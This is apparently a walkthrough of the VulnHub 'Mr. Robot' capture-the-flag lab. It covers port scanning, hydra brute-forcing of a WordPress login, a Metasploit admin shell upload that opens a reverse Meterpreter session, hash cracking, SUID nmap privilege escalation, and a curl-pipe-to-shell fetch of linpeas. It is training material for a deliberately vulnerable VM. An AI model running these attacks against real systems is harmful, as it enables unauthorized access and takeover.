Mr. Robot

Description

Link to download: https://www.vulnhub.com/entry/mr-robot-1,151/

Find three keys hidden in different locations and gain root.

Reconnaissance

Finding the IP of our target box. Use any command.

```
sudo arp-scan -l
or
netdiscover -i eth0
```

IP of target: 192.168.169.141

nmap


```
nmap -p- 192.168.169.141 -v
nmap -22,80,443
```


PORT STATE SERVICE
22/tcp closed ssh
80/tcp open http
443/tcp open https

```
sudo nmap -p22,80,443 -A 192.168.169.141 -oA nmap/full_tcp -v
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-12 15:49 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating ARP Ping Scan at 15:49
Scanning 192.168.169.141 [1 port]
Completed ARP Ping Scan at 15:49, 0.06s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 15:49
Completed Parallel DNS resolution of 1 host. at 15:49, 0.00s elapsed
Initiating SYN Stealth Scan at 15:49
Scanning 192.168.169.141 [3 ports]
Discovered open port 443/tcp on 192.168.169.141
Discovered open port 80/tcp on 192.168.169.141
Completed SYN Stealth Scan at 15:49, 0.03s elapsed (3 total ports)
Initiating Service scan at 15:49
Scanning 2 services on 192.168.169.141
Completed Service scan at 15:49, 12.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.169.141
NSE: Script scanning 192.168.169.141.
Initiating NSE at 15:49
Completed NSE at 15:49, 1.44s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.04s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Nmap scan report for 192.168.169.141
Host is up (0.00028s latency).

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
```

```
|_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
MAC Address: 00:0C:29:84:AE:D1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Uptime guess: 0.045 days (since Fri Aug 12 14:43:54 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 192.168.169.141

NSE: Script Post-scanning.
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
           Raw packets sent: 32 (3.102KB) | Rcvd: 16 (1.010KB)
```







nikto

```
nikto -h 192.168.169.141
```

dirbuster



Found wp-login.php




wpscan


wpscan --url 192.168.169.141 -e u ap at -t 20

burpsuite

Intercepted request of wp-login.php



Sorting the dictionary file and only having unique entries.



hydra

First we will find username

```
hydra -vV -L wordlist.txt -p wedontcare 192.168.169.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username.' -F
```

- -vV shows more information on our terminal window
- -L to use the wordlist
- -p provide the password from the command line itself
- -F stop hydra after it found the username

```
[ATTEMPT] target 192.168.169.141 - login "Email" - pass "wedontcare" - 5485 of 11452 [child 13] (0/0
[ATTEMPT] target 192.168.169.141 - login "emailed" - pass "wedontcare" - 5486 of 11452 [child 8] (0/
[ATTEMPT] target 192.168.169.141 - login "emails" - pass "wedontcare" - 5487 of 11452 [child 14] (0/
[ATTEMPT] target 192.168.169.141 - login "embed" - pass "wedontcare" - 5488 of 11452 [child 4] (0/0)
[80][http-post-form] host: 192.168.169.141   login: Elliot   password: wedontcare
[STATUS] attack finished for 192.168.169.141 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-12 16:43:38
```

Elliot is the username.

After finding the username, we will search for passwords

```
hydra -v -l elliot -P wordlist.txt 192.168.169.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect.'
```

- -v for verbose/show information on our terminal window
- -l to provide the username from the command line itself
- -P to use wordlist to crack password

```
└─$ hydra -v -l elliot -P wordlist.txt 192.168.169.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect.'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-12 16:47:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.169.141:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 17.00 tries/min, 17 tries in 00:01h, 11435 to do in 11:13h, 16 active
[STATUS] 14.67 tries/min, 44 tries in 00:03h, 11408 to do in 12:58h, 16 active
[VERBOSE] Page redirected to http://192.168.169.141/wp-admin/
[80][http-post-form] host: 192.168.169.141   login: elliot   password: ER28-0652
[STATUS] attack finished for 192.168.169.141 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-12 16:53:03

┌──(kali㉿kali)-[~/oscp/vulnhub/mr_robot]
```

ER28-0652 is the password.

```
msfconsole

msf6 > search wordpress shell
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.169.141
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME Elliot

msf6 exploit(unix/webapp/wp_admin_shell_upload) > show advanced

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.169.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/DaFrDlPcRs/UkgfCudTMq.php...
[*] Sending stage (39860 bytes) to 192.168.169.141
[*] Meterpreter session 1 opened (192.168.169.128:4444 -> 192.168.169.141:38026) at 2022-08-16 16:37:06 +0530
[!] This exploit may require manual cleanup of 'UkgfCudTMq.php' on the target
[!] This exploit may require manual cleanup of 'DaFrDlPcRs.php' on the target
[!] This exploit may require manual cleanup of '../DaFrDlPcRs' on the target

meterpreter > shell
Process 16981 created.
Channel 0 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Spawning a TTY Shell

[Payload All the Things Spwan TTY Shell]

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
meterpreter > shell
Process 16981 created.
Channel 0 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)


python3 -c 'import pty; pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$

<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$

<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$
```

Let's check the users

```
cd /home
cd robot
ls
```

```
<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ ls -l
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat pas*
cat pas*
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

robot:c3fcd3d76192e4007dfb496cca67e13b

We get a hash

Using crackstation

abcdefghijklmnopqrstuvwxyz

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Login as robot

```
su robot
```

Password--> abcdefghijklmnopqrstuvwxyz

```
<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$ whoami
whoami
robot
<ps/wordpress/htdocs/wp-content/plugins/DaFrDlPcRs$ cd /home/robot
cd /home/robot
robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$
```

`cat key*`

Key-2
822c73956184f694993bede3eb39f959

Key-3
04787ddef27c3dee1ee161b21670b4e4

Privilege Escalation

finding SUID bits manually

`find / -perm -4000 2>/dev/null`

```
daemon@linux:/home/robot$ ls -l
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat pas*
cat pas*
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/home/robot$
```

We see that the suid bit is set for nmap

Used https://gtfobins.github.io/ website. Search for nmap

https://gtfobins.github.io/#nmap

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | N
File upload | File download | File write | File read | Library load | SUID | S
Limited SUID

nmap

Binary	Functions
nmap	Shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File d, File read, SUID, Sudo, Limited SUID

.. / nmap

☆ Star 7,147

Shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

```
nmap --interactive
!sh
```

```
robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cat /root/key*
cat /root/key*
04787ddef27c3dee1ee161b21670b4e4
#
```

Method 2: Using Priv Esc Scripts

We will be using linpeas

Other alternative
linenum
linux-priv-checker

```
# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```